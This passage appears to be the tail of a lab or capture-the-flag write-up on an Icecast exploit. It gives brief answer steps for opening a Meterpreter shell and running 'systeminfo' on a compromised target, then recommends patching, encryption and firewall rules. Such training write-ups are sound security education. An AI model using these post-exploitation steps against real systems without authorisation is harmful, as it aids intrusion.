
B. Open a Meterpreter shell.

Answer: shell



C. Run the command that displays the target's computer system information:

Answer: systeminfo



3.0 Recommendation

Icecast exploit is an old vulnerability that can be fixed by a patch and update to the system. Make sure to have all the latest versions of all the software. Keep sensitive information encrypted and enable firewalls rules that allows traffic on ports that are needed